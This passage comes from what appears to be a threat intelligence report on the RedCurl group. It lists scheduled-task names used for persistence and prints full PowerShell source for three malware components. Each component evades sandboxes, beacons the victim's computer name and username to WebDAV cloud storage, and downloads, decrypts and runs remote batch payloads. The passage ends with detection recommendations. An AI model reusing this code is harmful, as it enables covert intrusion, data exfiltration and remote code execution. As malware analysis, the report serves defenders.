| 2019-09-24 | RegisterDeviceSettingsChange_ + Base64(%USERNAME%)<br>DriveDirectoryClient\LocateCommandUserSessionTask_ + Base64(%USERNAME%)<br>CertificateServicesServer\KeyPreGenerTask_ + Base64(%USERNAME%) |
| 2019-10-15 | HPComputers\WakeUpAndScanForUpdates_ + Base64(%USERNAME%)<br>VerifyRecoveryWinRE_ + Base64(%USERNAME%)<br>MSFTSysSoundsServices\SysSoundsServices_ + Base64(%USERNAME%) |
| 2019-10-18 | Microsoft-Windows-DiskDiagnosticDataCollector_ + Base64(%USERNAME%)<br>CertificateServicesClient\AikCertEnrollTask_ + Base64(%USERNAME%)<br>DataIntegrityScan\DataIntegrityScan_ + Base64(%USERNAME%) |
| 2019-11-27 | MicrosoftSharePointProducts_ + Base64(%USERNAME%)<br>MS-ShareMapConfiguration\ComPartitionSets_ + Base64(%USERNAME%)<br>Citrix\WorkflowStudio_ + Base64(%USERNAME%) |
| 2019-12-20 | ProcessMemoryDiagnosticEvents_ + Base64(%USERNAME%)<br>Scheduled_ + Base64(%USERNAME%)<br>BitLockerMDMpolicyRefresh_ + Base64(%USERNAME%) |

| Date | Task |
|---|---|
| 2020-02-20 | SvcRestartTaskNetworkService<br>WDIResHost\ResolutionHostTask<br>UPnPHostConfSRV\UPnPHostConfService<br>NetworkStateChangeTask_ + Base64(%USERNAME%)<br>MDMMaintenenceTask_ + Base64(%USERNAME%)<br>Registration_ + Base64(%USERNAME%)<br>SpaceManagerService_ + Base64(%USERNAME%)<br>SoftwareProtectionPlatform\SvcRestartTaskNetwork_ + Base64(%USERNAME%)<br>DiskDiagnostic\\Microsoft-Windows-DiskDiagnosticDataCollector_ + Base64(%USERNAME%) |
| 2020-01-21 | MusUx_UpdateInterval_ + Base64(%USERNAME%)<br>MsCtfMonitor_ + Base64(%USERNAME%)<br>RegIdleBackup_ + Base64(%USERNAME%) |
| 2020-03-25 | WindowsActionDialog_ + Base64(%USERNAME%)<br>RMSRightsPolicyTemplateManagement_ + Base64(%USERNAME%)<br>MDMMaintenenceTask_ + Base64(%USERNAME%) |
| 2020-07-06 | DeviceDirectoryClient\RegisterDevicePolicyChange_ + Base64(%USERNAME%)<br>CUAssistant\CULauncher_ + Base64(%USERNAME%)<br>AppxDeploymentClient\Pre-staged_app_cleanup_ + Base64(%USERNAME%) |
| 2020-07-10 | DirectX\DirectXDatabaseUpdater_ + Base64(%USERNAME%)<br>CloudExperienceHost\CreateObjectTask_ + Base64(%USERNAME%)<br>CertificateServicesClient\UserTask-Roam_ + Base64(%USERNAME%) |
| 2020-07-14 | Servicing\StartComponentCleanup_ + Base64(%USERNAME%)<br>Location\WindowsActionDialog_ + Base64(%USERNAME%)<br>AppID\VerifiedPublisherCertStoreCheck_+ Base64(%USERNAME%) |


# Appendix 2. Examples of FSA, C1, and C2

## RedCurl.FSA:




```
[Array]$currtz = [System.TimeZoneInfo]::Local | select -expandproperty BaseUtcOffset;
if ($currtz[0].Hours -eq 1) { exit; };
[Array]$regvirtmach = Get-ItemProperty -Path HKLM:\HARDWARE\DESCRIPTION\System -Name "SystemBiosVersion" |
    select -expandproperty SystemBiosVersion;
$regvirtmach | foreach {if (($_ | Select-String -pattern "(VBOX)|(VMWARE)|(ORACLE)|(QEMU)") -ne $null) { exit; }};
$regvirtmach = Get-ItemProperty -Path HKLM:\HARDWARE\DESCRIPTION\System -Name "VideoBiosVersion" |
    select -expandproperty VideoBiosVersion;
$regvirtmach | foreach { if (($_ | Select-String -pattern "(VBOX)|(VMWARE)|(ORACLE)|(QEMU)") -ne $null) { exit; }};
$regvirtmach = Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion" -Name "RegisteredOwner" |
    select -expandproperty RegisteredOwner;
if (($env:computername | Select-String -pattern "$regvirtmach") -ne $null){ exit; };
[Byte[]] $PgVVzUHaQtNio = (99, 55, 114, 50, 101, 84, 117, 57, 115, 78, 111, 104, 70, 117, 67, 52);
function sJrTsECSBhXqY([BYTE[]] $hEbADcQpDT) { ▬
}
$LdyqEGeHueUG="loijav@bitchmail.ga";
$zOlDUXkoIb="PASSWORD";
$NlaTHjOEBDcGYjvk = "https://webdav.opendrive.com";
$aHPXAMXcraQZTbWxj="0neQLtVrEJ5atpVxXbNiR92wKWzbh34uTfBHZzLf7e6jsOGmPt";
$PstyUSIJy="${env:appdata}\ADRMSManagement";
$jfAgnXchaa="${env:appdata}\Microsoft\EnterpriseManagement";
Start-Sleep -s 1; $wQAFhqQNK = $True;
$VZblTnXPKVFCjGkfa=(new-object System.Net.WebClient).Proxy.GetProxy("http://www.msn.com").OriginalString;
if ($VZblTnXPKVFCjGkfa -eq "http://www.msn.com") {$wQAFhqQNK = $False};
$mktMXWOGIizhDVnj=".\uZCtDKLE.tmp"; $NWTiLcTsYXLvOBgA=".\GzHJxui.tmp";
if((get-childitem $PstyUSIJy).length -lt 4) {
    Start-Process -FilePath ".\syspack.exe" -ArgumentList "x -aoa -p${aHPXAMXcraQZTbWxj} $mktMXWOGIizhDVnj -o`"${PstyUSIJy}`""
        -NoNewWindow -Wait | Out-Null;
};
if((get-childitem $jfAgnXchaa).length -lt 4) {
    Start-Process -FilePath ".\syspack.exe" -ArgumentList "x -aoa -p${aHPXAMXcraQZTbWxj} $NWTiLcTsYXLvOBgA -o`"${jfAgnXchaa}`""
        -NoNewWindow -Wait | Out-Null;
};
if (-not $(Test-Path "${PstyUSIJy}\syspack.exe")) {Copy-Item .\syspack.exe -Destination "${PstyUSIJy}\" -Force;};
if (-not $(Test-Path "${PstyUSIJy}\curl.exe")) {Copy-Item .\curl.exe -Destination "${PstyUSIJy}\" -Force;};
if (-not $(Test-Path "${jfAgnXchaa}\syspack.exe")) {Copy-Item .\syspack.exe -Destination "${jfAgnXchaa}\" -Force;};
if (-not $(Test-Path "${jfAgnXchaa}\curl.exe")) {Copy-Item .\curl.exe -Destination "${jfAgnXchaa}\" -Force;};
if($wQAFhqQNK) { if ($(.\curl.exe -U : --proxy-ntlm --proxy $VZblTnXPKVFCjGkfa --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -k
    -L -i --head "${NlaTHjOEBDcGYjvk}/SYS/${env:computername}.jpg" -sw "%{http_code}") -eq 200) {
        .\curl.exe -U : --proxy-ntlm --proxy $VZblTnXPKVFCjGkfa --silent --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}"
            -o "$env:computername.jpg" -k -L "${NlaTHjOEBDcGYjvk}/SYS/${env:computername}.jpg";
        echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
        .\curl.exe --silent -U : --proxy-ntlm --proxy $VZblTnXPKVFCjGkfa --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -k
            -L -X DELETE "${NlaTHjOEBDcGYjvk}/SYS/${env:computername}.jpg" | Out-Null;
        .\curl.exe --silent -U : --proxy-ntlm --proxy $VZblTnXPKVFCjGkfa --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -k
            -T "${env:computername}.jpg" "${NlaTHjOEBDcGYjvk}/SYS/"  | Out-Null;
        Remove-Item "${env:computername}.jpg" -Force;
    } else {
        .\curl.exe --silent -U : --proxy-ntlm --proxy $VZblTnXPKVFCjGkfa --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}"
            -o "${env:computername}.jpg" -k -L "${NlaTHjOEBDcGYjvk}/SYS/tmp.jpg";
        echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
        .\curl.exe --silent -U : --proxy-ntlm --proxy $VZblTnXPKVFCjGkfa --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -k
            -T "${env:computername}.jpg" "${NlaTHjOEBDcGYjvk}/SYS/"  | Out-Null;
        Remove-Item "${env:computername}.jpg" -Force;
    }
} else {
    if ($(.\curl.exe --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -k -L -i --head "${NlaTHjOEBDcGYjvk}/SYS/${env:computername}.jpg"
            -sw "%{http_code}") -eq 200) {
        .\curl.exe --silent --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -o "$env:computername.jpg" -k
            -L "${NlaTHjOEBDcGYjvk}/SYS/${env:computername}.jpg";
        echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
        .\curl.exe --silent --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -k
            -L -X DELETE "${NlaTHjOEBDcGYjvk}/SYS/${env:computername}.jpg" | Out-Null;
        .\curl.exe --silent --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -k
            -T "${env:computername}.jpg" "${NlaTHjOEBDcGYjvk}/SYS/"  | Out-Null;
        Remove-Item "${env:computername}.jpg" -Force;
    } else {
        .\curl.exe --silent --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -o "${env:computername}.jpg" -k
            -L "${NlaTHjOEBDcGYjvk}/SYS/tmp.jpg";
        echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
        .\curl.exe --silent --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -k
            -T "${env:computername}.jpg" "${NlaTHjOEBDcGYjvk}/SYS/"  | Out-Null;
        Remove-Item "${env:computername}.jpg" -Force;
    }
};
mkdir tempexec -Force | Out-Null;
if($wQAFhqQNK) {
   [xml]$wfnzCIDGKjTFj = .\curl.exe -U : --proxy-ntlm --proxy $VZblTnXPKVFCjGkfa --silent --anyauth
    --user "${LdyqEGeHueUG}:${zOlDUXkoIb}"  -X PROPFIND -H "Depth: 1" -k -L "${NlaTHjOEBDcGYjvk}/enc/";
    if($wfnzCIDGKjTFj) {
        $flparam = $wfnzCIDGKjTFj.multistatus.response | select -expand href;
        $YiAGhUpugDCB = $flparam -replace $flparam[0] | Select-Object -Skip 1;
        $YiAGhUpugDCB | foreach {           $aVeNACRQVGjVwKGY = $_;
            .\curl.exe -U : --proxy-ntlm --proxy $VZblTnXPKVFCjGkfa --silent --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}"
                -o ".\tempexec\${aVeNACRQVGjVwKGY}" -k -L "${NlaTHjOEBDcGYjvk}/enc/${aVeNACRQVGjVwKGY}";
        };
        $cn=sJrTsECSBhXqY($PgVVzUHaQtNio);
        if($cn.Count -gt 0) {$cn | foreach {$curbat = $_; Start-Process -FilePath ".\tempexec\${curbat}.bat" -NoNewWindow; }; };
    };
} else {
   [xml]$wfnzCIDGKjTFj = .\curl.exe --silent --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}"
        -X PROPFIND -H "Depth: 1" -k -L "${NlaTHjOEBDcGYjvk}/enc/";
    if($wfnzCIDGKjTFj) {
        $flparam = $wfnzCIDGKjTFj.multistatus.response | select -expand href;
        $YiAGhUpugDCB = $flparam -replace $flparam[0] | Select-Object -Skip 1;
        $YiAGhUpugDCB | foreach {
            $aVeNACRQVGjVwKGY = $_;
            .\curl.exe --silent --anyauth --user "${LdyqEGeHueUG}:${zOlDUXkoIb}" -o ".\tempexec\${aVeNACRQVGjVwKGY}" -k
                -L "${NlaTHjOEBDcGYjvk}/enc/${aVeNACRQVGjVwKGY}";
        };
        [Array]$cn=sJrTsECSBhXqY($PgVVzUHaQtNio);
        if($cn.Count -gt 0) {$cn | foreach {$curbat = $_; Start-Process -FilePath ".\tempexec\${curbat}.bat" -NoNewWindow;};};
    };
};
```

## RedCurl.C1:



```
[Array]$currtz = [System.TimeZoneInfo]::Local | select -expandproperty BaseUtcOffset;
if ($currtz[0].Hours -eq 1) { exit; };
[Array]$regvirtmach = Get-ItemProperty -Path HKLM:\HARDWARE\DESCRIPTION\System -Name "SystemBiosVersion" |
    select -expandproperty SystemBiosVersion;
$regvirtmach | foreach { if (($_ | Select-String -pattern "(VBOX)|(VMWARE)|(ORACLE)|(QEMU)") -ne $null) { exit; } };
$regvirtmach = Get-ItemProperty -Path HKLM:\HARDWARE\DESCRIPTION\System -Name "VideoBiosVersion" |
select -expandproperty VideoBiosVersion;
$regvirtmach | foreach { if (($_ | Select-String -pattern "(VBOX)|(VMWARE)|(ORACLE)|(QEMU)") -ne $null) { exit; } };
$regvirtmach = Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion" -Name "RegisteredOwner" |
    select -expandproperty RegisteredOwner;
if (($env:computername | Select-String -pattern "$regvirtmach") -ne $null){ exit; };
[Byte[]] $rZoGGfgke = (99, 55, 114, 50, 101, 84, 117, 57, 115, 78, 111, 104, 70, 117, 67, 52);
function UBhrcXfajbjuKXhSc([BYTE[]] $JzgWhrFG) { ⋯
};
$FVQIaDvJqtvbJ="cibnof@onedaymail.cf";
$LgQTgWFlLCl="PASSWORD";
$paramconnstr="https://webdav.pcloud.com";
$auYKIORqMWvk = $True;
$Proxy=(new-object System.Net.WebClient).Proxy.GetProxy("http://www.msn.com").OriginalString;
if ($Proxy -eq "http://www.msn.com") {$auYKIORqMWvk = $False};
if($auYKIORqMWvk) {
    if ($(.\curl.exe -U : --proxy-ntlm --proxy "${Proxy}" --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -k
            -L -i --head "${paramconnstr}/SYS/${env:computername}.jpg" -sw "%{http_code}") -eq 200) {
        .\curl.exe -U : --proxy-ntlm --proxy "${Proxy}" --silent --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}"
            -o "$env:computername.jpg" -k -L "${paramconnstr}/SYS/${env:computername}.jpg";
        echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
        .\curl.exe --silent -U : --proxy-ntlm --proxy "${Proxy}" --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -k
            -L -X DELETE "${paramconnstr}/SYS/${env:computername}.jpg" | Out-Null;
        .\curl.exe --silent -U : --proxy-ntlm --proxy "${Proxy}" --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -k
            -T "${env:computername}.jpg" "${paramconnstr}/SYS/"  | Out-Null;
        Remove-Item "${env:computername}.jpg" -Force;
    } else {
        .\curl.exe --silent -U : --proxy-ntlm --proxy "${Proxy}" --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}"
            -o "${env:computername}.jpg" -k -L "${paramconnstr}/SYS/tmp.jpg";
        echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
        .\curl.exe --silent -U : --proxy-ntlm --proxy "${Proxy}" --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -k
            -T "${env:computername}.jpg" "${paramconnstr}/SYS/"  | Out-Null;
        Remove-Item "${env:computername}.jpg" -Force;
    }
} else {
    if ($(.\curl.exe --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -k
            -L -i --head "${paramconnstr}/SYS/${env:computername}.jpg" -sw "%{http_code}") -eq 200) {
        .\curl.exe --silent --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -o "$env:computername.jpg" -k
            -L "${paramconnstr}/SYS/${env:computername}.jpg";
        echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
        .\curl.exe --silent --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -k
            -L -X DELETE "${paramconnstr}/SYS/${env:computername}.jpg" | Out-Null;
        .\curl.exe --silent --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -k
            -T "${env:computername}.jpg" "${paramconnstr}/SYS/"  | Out-Null;
        Remove-Item "${env:computername}.jpg" -Force;
    } else {
        .\curl.exe --silent --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -o "${env:computername}.jpg" -k
            -L "${paramconnstr}/SYS/tmp.jpg";
        echo "${env:username}_$(Get-Date -Format g)" | Add-Content -Path "${env:computername}.jpg";
        .\curl.exe --silent --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -k
            -T "${env:computername}.jpg" "${paramconnstr}/SYS/"  | Out-Null;
        Remove-Item "${env:computername}.jpg" -Force;
    }
}; mkdir tempexec -Force | Out-Null;
if($auYKIORqMWvk) {
    [xml]$IdfVrfDktjXHeY = .\curl.exe -U : --proxy-ntlm --proxy "${Proxy}" --silent --anyauth
        --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}"  -X PROPFIND -H "Depth: 1" -k -L "${paramconnstr}/enc/";
    if($IdfVrfDktjXHeY) {
        $flparam = $IdfVrfDktjXHeY.multistatus.response | select -expand href;
        $zgZNcFXWCzgqoGswC = $flparam -replace $flparam[0] | Select-Object -Skip 1;
        $zgZNcFXWCzgqoGswC | foreach {
            $iWJwiGbpYadWDhukk = $_;
            .\curl.exe -U : --proxy-ntlm --proxy "${Proxy}" --silent --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}"
                -o ".\tempexec\${iWJwiGbpYadWDhukk}" -k -L "${paramconnstr}/enc/${iWJwiGbpYadWDhukk}";
        };
        $FioPFhisTAUKSnPBP=UBhrcXfajbjuKXhSc($rZoGGfgke);
        if($FioPFhisTAUKSnPBP.Count -gt 0) {
            $FioPFhisTAUKSnPBP | foreach {
                $AQqrzpapqIZ = $_; Start-Process -FilePath ".\tempexec\${AQqrzpapqIZ}.bat" -NoNewWindow; };
        };
    };
} else {
    [xml]$IdfVrfDktjXHeY = .\curl.exe --silent --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}"  -X PROPFIND -H "Depth: 1" -k
        -L "${paramconnstr}/enc/";
    if($IdfVrfDktjXHeY) {
        $flparam = $IdfVrfDktjXHeY.multistatus.response | select -expand href;
        $zgZNcFXWCzgqoGswC = $flparam -replace $flparam[0] | Select-Object -Skip 1;
        $zgZNcFXWCzgqoGswC | foreach {
            $iWJwiGbpYadWDhukk = $_;
            .\curl.exe --silent --anyauth --user "${FVQIaDvJqtvbJ}:${LgQTgWFlLCl}" -o ".\tempexec\${iWJwiGbpYadWDhukk}" -k
                -L "${paramconnstr}/enc/${iWJwiGbpYadWDhukk}";
        };
        [Array]$FioPFhisTAUKSnPBP=UBhrcXfajbjuKXhSc($rZoGGfgke);
        if($FioPFhisTAUKSnPBP.Count -gt 0) {
            $FioPFhisTAUKSnPBP | foreach { $AQqrzpapqIZ = $_; Start-Process -FilePath ".\tempexec\${AQqrzpapqIZ}.bat" -NoNewWindow; };
        };
    };
};
```

## RedCurl.C2:



```
[Array]$currtz = [System.TimeZoneInfo]::Local | select -expandproperty BaseUtcOffset;
if ($currtz[0].Hours -eq 1) { exit; };
[Array]$regvirtmach = Get-ItemProperty -Path HKLM:\HARDWARE\DESCRIPTION\System -Name "SystemBiosVersion" |
    select -expandproperty SystemBiosVersion;

$regvirtmach | foreach { if (($_ | Select-String -pattern "(VBOX)|(VMWARE)|(ORACLE)|(QEMU)") -ne $null) { exit; } };
$regvirtmach = Get-ItemProperty -Path HKLM:\HARDWARE\DESCRIPTION\System -Name "VideoBiosVersion" |
    select -expandproperty VideoBiosVersion;

$regvirtmach | foreach { if (($_ | Select-String -pattern "(VBOX)|(VMWARE)|(ORACLE)|(QEMU)") -ne $null) { exit; } };
$regvirtmach = Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion" -Name "RegisteredOwner" |
    select -expandproperty RegisteredOwner;
if (($env:computername | Select-String -pattern "$regvirtmach") -ne $null){ exit; };
[Byte[]] $YKwrFird = (99, 55, 114, 50, 101, 84, 117, 57, 115, 78, 111, 104, 70, 117, 67, 52);
function CuIDocCp([BYTE[]] $gfGqIQPiWMS) {
    $DjCrhwsdHTMR = Get-ChildItem ".\tempexec" -exclude *.bat;
    [Array]$KhpUlznCixuG = @();
    $DjCrhwsdHTMR | foreach {
            $chiNJNkfbgRxO = -join ((48..57) + (97..122) | Get-Random -Count 8 | % {[char]$_});
            $tQXXUcssunxNm = Get-Content $_.FullName | ConvertTo-SecureString -Key $gfGqIQPiWMS;
            $nXBRXBsLZzbjRl = [System.Runtime.InteropServices.Marshal]::SecureStringToCoTaskMemUnicode($tQXXUcssunxNm);
            $xBnLMRBjckZijDbe = [System.Runtime.InteropServices.Marshal]::PtrToStringUni($nXBRXBsLZzbjRl);
            [System.Runtime.InteropServices.Marshal]::ZeroFreeCoTaskMemUnicode($nXBRXBsLZzbjRl);
            $QZwtAXCyEFD=[Convert]::FromBase64String($xBnLMRBjckZijDbe);
            $QZwtAXCyEFD | Set-Content ".\tempexec\${chiNJNkfbgRxO}.bat" -Encoding Byte -Force;
            Start-Sleep 10;
            Remove-Item $_.FullName -Force;
            $KhpUlznCixuG += @($chiNJNkfbgRxO);
      };
    return $KhpUlznCixuG;
};
$pRqnsMOHJFvv="jeyen";
$TocQfAkBPBCIX="PASSWORD";
net use https://dhqidsqu2qqpek4np61j88j.webdav.drivehq.com $TocQfAkBPBCIX /user:$pRqnsMOHJFvv /persistent:no;
if (-not $(Test-Path "\\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com@SSL\DavWWWRoot\SYS\${env:computername}.jpg")) {
    copy "\\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com@SSL\DavWWWRoot\SYS\tmp.jpg"
        "\\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com@SSL\DavWWWRoot\SYS\${env:computername}.jpg" -Force;
};
[System.IO.File]::AppendAllText("\\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com@SSL\DavWWWRoot\SYS\${env:computername}.jpg",
    "${env:username}_$(Get-Date -Format g)"+([Environment]::NewLine));
mkdir .\tempexec -Force;
del ".\tempexec\*.*" -Force;
if (([Array](Get-ChildItem "\\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com@SSL\DavWWWRoot\enc")).Count -gt 0) {
    [Array]$qqvCULzGDgfM = Get-ChildItem "\\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com@SSL\DavWWWRoot\enc";
    $qqvCULzGDgfM | foreach {
        $aNHBKhbCdhkgXg = $_.Name;
        copy "\\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com@SSL\DavWWWRoot\enc\${aNHBKhbCdhkgXg}" ".\tempexec\${aNHBKhbCdhkgXg}" -Force;
    };
    [Array]$cn=CuIDocCp($YKwrFird);
    if($cn.Count -gt 0) {
        $cn | foreach {
            $OMllSTaOsdCtObP = $_;
            Start-Process -FilePath ".\tempexec\${OMllSTaOsdCtObP}.bat" -NoNewWindow;
        };
    };
};
net use \\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com@SSL\DavWWWRoot /DELETE /Y;
```

# Recommendations

Each analytical report issued by Group-IB's Threat Intelligence team contains recommendations on how to prevent attacks conducted by the group(s) analyzed. In this case, Group-IB experts recommend taking the following steps:

1. Analyze phishing emails detected by security tools and users.
2. Monitor applications (including command line arguments) that are often used by cybercriminals during initial compromise (Microsoft Office, Acrobat Reader, archivers, etc.).
3. Restrict PowerShell execution on systems where it is unnecessary. Monitor executable scripts and pay close attention to powershell.exe processes with long Base64-encoded strings in arguments.
4. Monitor arguments with which rundll32.exe is launched.
5. Monitor and verify tasks created in the scheduler.
6. Block access to cloud storage devices that are unnecessary.
7. Hunt for LNK files that point to documents or images but also have rundll32.exe or powershell.exe in the file path.

# About Group–IB

**1,000+**
successful investigations worldwide

**60,000+**
hours of incident response

**$300 MLN**
returned to Group-IB clients thanks to our products and services

Group-IB is a leading provider of high-fidelity threat intelligence and best-in-class anti-APT and anti-fraud solutions. Group-IB's mission is to protect its clients in cyberspace by creating and using innovative products, solutions, and services.

Since 2003, we have been at the forefront of digital forensics, security assessments, and consulting, protecting major companies around the world against financial and reputational losses.

**IMPACT**
A partner of International Multilateral Partnership Against Cyber Threats

**OSCE**
Recommended by the Organization for Security and Co-operation in Europe

**WORLD ECONOMIC FORUM**
Permanent member of the World Economic Forum

**GARTNER, FORRESTER**
Group-IB's Threat Intelligence is among the best in the world according to Forrester and Gartner

**CIO OUTLOOK**
Ranked in APAC CIO Outlook's Top 10 Cybersecurity Companies in APAC

